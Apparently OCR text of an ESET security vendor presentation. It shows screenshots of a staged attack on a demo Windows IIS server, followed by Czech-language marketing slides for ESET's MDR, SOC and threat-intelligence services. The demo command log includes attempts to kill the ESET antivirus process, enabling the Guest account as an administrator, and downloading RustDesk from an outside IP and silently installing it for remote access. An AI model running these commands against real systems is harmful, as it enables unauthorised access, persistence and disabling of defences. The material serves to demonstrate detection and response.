Connection-specific DNS Suffix . : demo.lan
Description . . . . . : Intel(R) 82574L Gigabit Network Connection
Physical Address. . . . . : 00-50-56-B1-98-FE
DHCP Enabled. . . . . : Yes
Autoconfiguration Enabled . . . . : Yes
Link-local IPv6 Address . . . . . : fe80::80fe:e102:8137:d9ee%3(Preferred)
IPv4 Address. . . . . : 10.0.0.27(Preferred)
Subnet Mask . . . . . : 255.255.255.0
Lease Obtained. . . . . : Friday, April 19, 2024 7:45:51 AM
Lease Expires . . . . . : Saturday, April 27, 2024 7:45:51 AM
Default Gateway . . . . . : 10.0.0.1
DHCP Server . . . . . : 10.0.0.200
DHCPv6 IAID . . . . . : 100683862
DHCPv6 Client DUID. . . . . : 00-01-00-01-2D-B2-D8-A0-00-50-56-B1-98-FE
DNS Servers . . . . . : 10.0.0.200
NetBIOS over Tcpip. . . . . : Enabled
[+] send command> nslookup demo.lan
Server: SvrSandDC01.demo.lan
Address: 10.0.0.200
Name: demo.lan
Address: 10.0.0.200
Press any key to continue.
CREATE NEW USER
ATTEMPTS
[+] send command> net user asp.net abc123 .add
Boot Time: 4/19/2024 7:45 AM
Machine Domain: DEMO
Host Name: WEB-LOSA-01
User Name: DEMO\administrator
OS Version: Windows Server 2022 x21H2 (20348.643)
eset SERVER SECURITY
Monitoring
Log files
Scan
Update
Setup
Tools
Help and support
Progress. Protected.
Log files
Detections (5)
Time S... O.. Object Detection Action User Information Hash Firs...
4/19/2024... R... file C:\inetpub\www... PHP/Webshell.N... cleane... DEMO... Event occur... 40DBDC0B... 4/19...
4/19/2024... R... file C:\inetpub\www... ASP/Webshell.E... cleane... DEMO... Event occur... D8A4B7E91... 4/19...
4/19/2024... R... file C:\inetpub\www... CFM/Webshell.A... cleane... DEMO... Event occur... F7B32703E... 4/19...
4/19/2024... R... file C:\inetpub\www... ASP/Webshell.N... cleane... DEMO... Event occur... AEED35A4... 4/19...
4/19/2024... R... file C:\inetpub\www... ASP/Agent.NES ... cleane... DEMO... Event occur... 8FDA50432... 4/19...
Filtering
Type here to search
7:51 AM
4/19/2024


File Actions Edit View Help
DNS Servers . . . . . : 10.0.0.200
NetBIOS over Tcpip. . . . . : Enabled
[+] send command> nslookup demo.lan
Server: SvrSandDC01.demo.lan
Address: 10.0.0.200
Name: demo.lan
Address: 10.0.0.200
Press any key to continue.
CREATE NEW USER ATTEMPTS
[+] send command> net user asp.net abc123 .add
[+] send command> net user asp.net abc123 .add
[+] send command> net user asp.net abc123 .add
[+] send command> net user asp.net abc123 .add
[+] send command> net user asp.net abc123 .add
[+] send command> net user asp.net abc123$
[+] send command> net user asp.net abc123 .add
[+] send command> net user asp.net abc123$
[+] send command> net user asp.net abc123 /add
[+] send command> net user asp.net abc123 /add /Y
[+] send command> net user asp.net abc123 /add
[+] send command> net user asp.net
Press any key to continue.
KILL ESET ATTEMPTS
[+] send command> tasklist /svc /fi "IMAGENAME ne svchost.exe" | findstr /v "N/A"
Boot Time: 4/19/2024 7:45 AM
Machine Domain: DEMO
Host Name: WEB-LOSA-01
User Name: DEMO\administrator
OS Version: Windows Server 2022 x21H2 (20348.643)
eset SERVER SECURITY
Monitoring
Log files
Scan
Update
Setup
Tools
Help and support
Progress. Protected.
Log files
Detections (5)
Time S... O.. Object Detection Action User Information Hash Firs...
4/19/2024... R... file C:\inetpub\www... PHP/Webshell.N... cleane... DEMO... Event occur... 40DBDC0B... 4/19...
4/19/2024... R... file C:\inetpub\www... ASP/Webshell.E... cleane... DEMO... Event occur... D8A4B7E91... 4/19...
4/19/2024... R... file C:\inetpub\www... CFM/Webshell.A... cleane... DEMO... Event occur... F7B32703E... 4/19...
4/19/2024... R... file C:\inetpub\www... ASP/Webshell.N... cleane... DEMO... Event occur... AEED35A4... 4/19...
4/19/2024... R... file C:\inetpub\www... ASP/Agent.NES ... cleane... DEMO... Event occur... 8FDA50432... 4/19...
Filtering
Type here to search
7:52 AM
4/19/2024


File Actions Edit View Help
[+] send command> net user asp.net abc123 .add
[+] send command> net user asp.net abc123$
[+] send command> net user asp.net abc123 /add
[+] send command> net user asp.net abc123 /add /Y
[+] send command> net user asp.net abc123 /add
[+] send command> net user asp.net
Press any key to continue.
KILL ESET ATTEMPTS
[+] send command> tasklist /svc /fi "IMAGENAME ne svchost.exe" | findstr /v "N/A"
Image Name PID Services
lsass.exe 688 KeyIso, Netlogon, SamSs
efwd.exe 1440 efwd
ekrn.exe 1504 ekrn, ekrnEpfw
spoolsv.exe 2528 Spooler
inetinfo.exe 2792 IISADMIN
EIConnector.exe 2820 EIConnectorSvc
vmtoolsd.exe 2880 VMTools
vm3dservice.exe 2924 VM3DService
ERAAgent.exe 2932 EraAgentSvc
VGAuthService.exe 3000 VGAuthService
dllhost.exe 3788 COMSysApp
msdtc.exe 4052 MSDTC
[+] send command> taskkill /f /im ekrn.exe
[+] send command> tasklist /svc | findstr.exe ekrn.exe
ekrn.exe 1504 ekrn, ekrnEpfw
Press any key to continue.
REMOTE DEVICE IDENTIFICATION
[+] send command> NETSTAT -ano | findstr /c:"LISTENING" | findstr /v /c:"[::]:"
Boot Time: 4/19/2024 7:45 AM
Machine Domain: DEMO
Host Name: WEB-LOSA-01
User Name: DEMO\administrator
OS Version: Windows Server 2022 x21H2 (20348.643)
eset SERVER SECURITY
Monitoring
Log files
Scan
Update
Setup
Tools
Help and support
Progress. Protected.
Log files
Detections (5)
Time S... O.. Object Detection Action User Information Hash Firs...
4/19/2024... R... file C:\inetpub\www... PHP/Webshell.N... cleane... DEMO... Event occur... 40DBDC0B... 4/19...
4/19/2024... R... file C:\inetpub\www... ASP/Webshell.E... cleane... DEMO... Event occur... D8A4B7E91... 4/19...
4/19/2024... R... file C:\inetpub\www... CFM/Webshell.A... cleane... DEMO... Event occur... F7B32703E... 4/19...
4/19/2024... R... file C:\inetpub\www... ASP/Webshell.N... cleane... DEMO... Event occur... AEED35A4... 4/19...
4/19/2024... R... file C:\inetpub\www... ASP/Agent.NES ... cleane... DEMO... Event occur... 8FDA50432... 4/19...
Filtering
Type here to search
7:52 AM
4/19/2024


File Actions Edit View Help
[+] send command> NETSTAT -ano | findstr /c:"LISTENING" | findstr /v /c:"[::]:"
TCP 0.0.0.0:21 0.0.0.0:0 LISTENING 2656
TCP 0.0.0.0:80 0.0.0.0:0 LISTENING 4
TCP 0.0.0.0:135 0.0.0.0:0 LISTENING 912
TCP 0.0.0.0:445 0.0.0.0:0 LISTENING 4
TCP 0.0.0.0:5985 0.0.0.0:0 LISTENING 4
TCP 0.0.0.0:47001 0.0.0.0:0 LISTENING 4
TCP 0.0.0.0:49664 0.0.0.0:0 LISTENING 688
TCP 0.0.0.0:49665 0.0.0.0:0 LISTENING 556
TCP 0.0.0.0:49666 0.0.0.0:0 LISTENING 1228
TCP 0.0.0.0:49668 0.0.0.0:0 LISTENING 1656
TCP 0.0.0.0:49674 0.0.0.0:0 LISTENING 688
TCP 0.0.0.0:49683 0.0.0.0:0 LISTENING 2528
TCP 0.0.0.0:49697 0.0.0.0:0 LISTENING 668
TCP 10.0.0.27:139 0.0.0.0:0 LISTENING 4
[+] send command> nslookup web-HARV-01
Server: SvrSandDC01.demo.lan
Address: 10.0.0.200
[+] send command> nslookup web-HARV-02
Server: SvrSandDC01.demo.lan
Address: 10.0.0.200
[+] send command> nslookup web-HARV-03
Server: SvrSandDC01.demo.lan
Address: 10.0.0.200
[+] send command> ipconfig
Windows IP Configuration
Ethernet adapter Ethernet0:
Connection-specific DNS Suffix . : demo.lan
Link-local IPv6 Address . . . . . : fe80::80fe:e102:8137:d9ee%3
IPv4 Address. . . . . : 10.0.0.27
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 10.0.0.1
[+] send command> PING web-HARV-02
Ping request could not find host web-HARV-02. Please check the name and try again.
Press any key to continue.
ENABLE GUEST AND MAKE ADMIN
[+] send command> net user asp.net abc123 /add
Boot Time: 4/19/2024 7:45 AM
Machine Domain: DEMO
Host Name: WEB-LOSA-01
User Name: DEMO\administrator
ESET SERVER SECURITY
Monitoring
Log files
Scan
Update
Setup
Tools
Help and support
Progress. Protected.
Log files
Detections (5)
Time S... O.. Object Detection Action User Information Hash Firs...
4/19/2024... R... file C:\inetpub\www... PHP/Webshell.N... cleane... DEMO... Event occur... 40DBDC0B... 4/19...
4/19/2024... R... file C:\inetpub\www... ASP/Webshell.E... cleane... DEMO... Event occur... D8A4B7E91... 4/19...
4/19/2024... R... file C:\inetpub\www... CFM/Webshell.A... cleane... DEMO... Event occur... F7B32703E... 4/19...
4/19/2024... R... file C:\inetpub\www... ASP/Webshell.N... cleane... DEMO... Event occur... AEED35A4... 4/19...
4/19/2024... R... file C:\inetpub\www... ASP/Agent.NES ... cleane... DEMO... Event occur... 8FDA50432... 4/19...
Filtering
Type here to search
7:52 AM
4/19/2024


File Actions Edit View Help
ENABLE GUEST AND MAKE ADMIN
[+] send command> net user asp.net abc123 /add
[+] send command> net user asp.net
[+] send command> net user guest /active:yes
The command completed successfully.
[+] send command> net localgroup administrators guest /add
The command completed successfully.
[+] send command> net user guest
User name Guest
Full Name
Comment Built-in account for guest access to the computer/domain
User's comment
Country/region code 000 (System Default)
Account active Yes
Account expires Never
Password last set 4/19/2024 7:52:55 AM
Password expires Never
Password changeable 4/20/2024 7:52:55 AM
Password required No
User may change password No
Workstations allowed All
Logon script
User profile
Home directory
Last logon Never
Logon hours allowed All
Local Group Memberships *Administrators *Guests
Global Group memberships *None
The command completed successfully.
[+] send command> whoami
nt authority\system
Press any key to continue.
RUSTDESK PLACEMENT
Boot Time: 4/19/2024 7:45 AM
Machine Domain: DEMO
Host Name: WEB-LOSA-01
User Name: DEMO\administrator
OS Version: Windows Server 2022 x21H2 (20348.643)
eset SERVER SECURITY
Monitoring
Log files
Scan
Update
Setup
Tools
Help and support
Progress. Protected.
Log files
Detections (5)
Time S... O.. Object Detection Action User Information Hash Firs...
4/19/2024... R... file C:\inetpub\www... PHP/Webshell.N... cleane... DEMO... Event occur... 40DBDC0B... 4/19...
4/19/2024... R... file C:\inetpub\www... ASP/Webshell.E... cleane... DEMO... Event occur... D8A4B7E91... 4/19...
4/19/2024... R... file C:\inetpub\www... CFM/Webshell.A... cleane... DEMO... Event occur... F7B32703E... 4/19...
4/19/2024... R... file C:\inetpub\www... ASP/Webshell.N... cleane... DEMO... Event occur... AEED35A4... 4/19...
4/19/2024... R... file C:\inetpub\www... ASP/Agent.NES ... cleane... DEMO... Event occur... 8FDA50432... 4/19...
Filtering
Type here to search
7:53 AM
4/19/2024


File Actions Edit View Help
Logon script
User profile
Home directory
Last logon Never
Logon hours allowed All
Local Group Memberships *Administrators *Guests
Global Group memberships *None
The command completed successfully.
[+] send command> whoami
nt authority\system
Press any key to continue.
RUSTDESK PLACEMENT
——— Sending script to install rust desk ———
[+] send command> Invoke-WebRequest http://103.79.143.101:8080/rustdesk.exe -Outfile "$env:ProgramData\rustdesk.exe"; Start-Sleep -Seconds 5
[+] send command> Start-Process $env:ProgramData\rustdesk.exe --silent-install -NoNewWindow -Wait
[+] send command> cd $env:ProgramFiles\RustDesk\
[+] send command> $rustdesk_id = (.\rustdesk.exe --get-id | Write-Output)
[+] send command> $rustdesk_pw = 'P@ssw0rD';.\rustdesk.exe --password $rustdesk_pw
[+] send command> Write-Output ".....";Write-Output "RustDesk ID: $rustdesk_id";Write-Output "Password: $rustdesk_pw";Write-Output ".....";
——— Waiting on RustDesk to be installed/configured ———
- Waiting up to 115 more seconds.
- Waiting up to 110 more seconds.
- Waiting up to 105 more seconds.
- Waiting up to 100 more seconds.
- Waiting up to 95 more seconds.
- Waiting up to 90 more seconds.
.....
RustDesk ID: -snip-
Password: P@ssw0rD
.....
- Waiting up to 85 more seconds.
Found RustDesk connection info (See above)
——— Done. RustDesk should be ready ———
Press any key to continue.
——— Using RustDesk to connect to compromised IIS Server ———
Boot Time: 4/19/2024 7:45 AM
Machine Domain: DEMO
Host Name: WEB-LOSA-01
User Name: DEMO\administrator
ESET SERVER SECURITY
Monitoring
Log files
Scan
Update
Setup
Tools
Help and support
Progress. Protected.
Log files
Detections (5)
Time S... O.. Object Detection Action User Information Hash Firs...
4/19/2024... R... file C:\inetpub\www... PHP/Webshell.N... cleane... DEMO... Event occur... 40DBDC0B... 4/19...
4/19/2024... R... file C:\inetpub\www... ASP/Webshell.E... cleane... DEMO... Event occur... D8A4B7E91... 4/19...
4/19/2024... R... file C:\inetpub\www... CFM/Webshell.A... cleane... DEMO... Event occur... F7B32703E... 4/19...
4/19/2024... R... file C:\inetpub\www... ASP/Webshell.N... cleane... DEMO... Event occur... AEED35A4... 4/19...
4/19/2024... R... file C:\inetpub\www... ASP/Agent.NES ... cleane... DEMO... Event occur... 8FDA50432... 4/19...
Filtering
Startup App Notification
rustdesk is now configured to run when you log in.
To change this later, go to Settings, Apps, Startup.
Type here to search
7:54 AM
4/19/2024

ESET MDR | statistiky monitoringu



Škodlivý kód
a jiný software

48 %

incidentů navazuje na spuštění různého programového kódu



Phishing a
techniky SE

22 %


incidentů souvisejících s útoky sociálního inženýrství



V rámci
pracovních dnů

90 %

incidentů incidentů nastává během vědních dnů



V průběhu
pracovní doby

72 %

incidentů vzniká mezi 8 ranní a 5 hodinou odpolední LT

Klíčové vlastnosti
ESET MDR

	MDR 25–600	MDR Ultimate 500–4000	MxDR > 2000
24/7 monitoring, analýza a automatizovaná reakce	✓	✓	✓
Lidská interpretace bezpečnostních incidentů	✓	✓	✓
Poskytnutí základních doporučení klientovi	✓	✓	✓
Možnost zákazníka doptat se na detaily incidentu	✓	✓	✓
Plná visibilita v rámci GUI ESET & vlastní reporty	✓	✓	✓
Vyhrazení specialisté pro okamžitou konzultaci		✓	✓
Práce s historickými daty včetně logů 3. stran		✓	✓
Detailní analýza malwaru týmem viruslabu		✓	✓
Podpora on-premise instance ESET PROTECT/Inspect		✓	✓
24/7 analýza bezpečnostních logů z řešení 3. stran			✓

Klíčové vlastnosti
ESET MDR

	MDR 25–600	MDR Ultimate 500–4000	MxDR > 2000
24/7 monitoring, analýza a automatizovaná reakce	✓	✓	✓
Lidská interpretace bezpečnostních incidentů	✓	✓	✓
Poskytnutí základních doporučení klientovi	✓	✓	
Možnost zákazníka doptat se na detaily incidentu	✓	✓	
Plná visibilita v rámci GUI ESET & vlastní reporty	✓	✓	
Vyhrazení specialisté pro okamžitou konzultaci		✓	
Práce s historickými daty včetně logů 3. stran		✓	
Detailní analýza malwaru týmem viruslabu		✓	
Podpora on-premise instance ESET PROTECT/Inspect		✓	✓
24/7 analýza bezpečnostních logů z řešení 3. stran			✓

SOC as a Service

ESET pro SOC

Globální vyhledávání a analýzy celých útoků

1. Servery, desktopy a mobilní zařízení zákazníků chráněné **systémy ESET**

2. **ESET Cloud Office Security** zabezpečující prostředí MS 365 a Google Workspace

3. Vlastní **ESET honeypoty** lákající útočníky rozmístěné po celém světě

4. Automatizovaná analýza desítek botnetů technologií **ESET Botnet Tracker**

5. **Externí zdroje** – VirusTotal, bezpečnostní komunita, orgány činné v trestím řízení

ESET Research | Prague | eCrime Unit

Nově vytvořený tým specialistů na výzkum kyberkriminality s primárním zaměřením na ransomware skupiny

- 5členný tým z viruslabu v pražském výzkumném centru
- Globální zaměření, spolupráce s dalšími R&D centry
- Hloubkové analýzy bezpečnostních incidentů
- Analýza nástrojů dvojího použití
- Sledování darknetu a komunikačních kanálů kyberzločinců
- Vylepšování detekcí ESET AV, XDR a reakcí MDR
- Notifikace zákazníků o probíhajícím útoku

Stovky analyzovaných hands-on-keyboard útoků

welivesecurity by eset

ESET Research

CosmicBeetle steps up: Probation period at RansomHub

CosmicBeetle, after improving its own ransomware, tries its luck as a RansomHub affiliate

Jakub Souček
10 Sep 2024 , 25 min. read



ESET researchers have mapped the recent activities of the CosmicBeetle threat actor, documenting its new ScRansom ransomware and highlighting connections to other well-established


welivesecurity by eset

ESET Research


First known AI-powered ransomware uncovered by ESET Research

The discovery of PromptLock shows how malicious use of AI models could supercharge ransomware and other threats

Anton Cherepanov, Peter Strýček
26 Aug 2025 , 2 min. read



UPDATE (September 3rd, 2025): ESET Research has been contacted by the authors of an academic study


eset THREAT INTELLIGENCE DEMO
VÁCLAV ZUBR
HELP
LOGOUT
DASHBOARD
14
APT REPORTS
ECRIME REPORTS
9
THREAT INSIGHTS
DATA FEEDS
32
EARLY WARNINGS
Submit Feedback
COLLAPSE
eCrime Reports
This page contains demo data only. Click here to learn more about this feature.
The ESET Malware Information Sharing Platform
READ STATUS
QUICK SEARCH
Type something
NAME
READ / UNREAD
ECRIME TAGS
An incident response featuring FIN7's new backdoor TinWolf [DEMO]
Technical Analysis
FIN7
US
manufacturing
Activity Summary 2025-0002 [DEMO]
Activity Summary
BlackSuit
EUCA-0002
EUCA-0007
EUCA-0010
EUCA-0012
EUCA-0013
ACTIONS
Activity Summary 2025-0002 [DEMO]
Report ID
0b5bffb8-a603-4b98-b2cf-8ff9e29b3890
Issue ID
ASC-2025-0002
MISP Event UUID
e3b96194-b743-40d7-9f39-c7b98f9a1c42
Category
Activity Summary
Published
2025-08-13 11:15:21
Updated
2025-08-13 11:15:22
Report download
PDF
eCrime Tags:
Threat actor
Victim
Name
Country
Location
Sector
BlackSuit
Western Europe
entertainment
EUCA-0002
Pacific
transportation
EUCA-0007
TR
EUCA-0007
SK
EUCA-0007
LT
EUCA-0007
HR
EUCA-0007
RS
EUCA-0010
HU
EUCA-0012
PL



1



2



3



4



5



ESET Threat Intelligence reports PREMIUM

TLP: AMBER+STRICT

eset Digital Security
Progress. Protected.

TECHNICAL ANALYSIS

eCrime

An incident response featuring FIN7's new backdoor TinWolf

Issue:

TAC-2025-0002 v1.0

1 January, 2025

(eset):research

* This report and its contents have been provided for distribution within your organization only. Downloaded on 2026-03-09 13:28:57 by customer cf564f0a.

ESET | eCrime reporty

Aktuální, ověřené a unikátní informace o reálných útocích

- Informace o nových ransomwarových a infostealerových kampaních
- Sledování skupin útočníků a analýza jejich způsobů činností
- Detailní přehled nových technik, taktik a postupů útočníků
- Analýzy infrastruktur a rozebrání použitých nástrojů
- Praktická doporučení pro prevenci a reakci
- Datové feedy s IoC pro automatizovanou detekci
- Přístup k ESET MISP umožňujícímu synchronizaci dat
- ESET LiveAI asistent pro kontextovou analýzu a práci s reporty

Možnost sdílení privátních informací o APT uskupeních

„Your reporting on Chinese APTs is better than the one from Mandiant.“

Threat Intelligence Analyst, ETI customer

Václav Zubr | Solution Architect

vaclav.zubr@eset.com

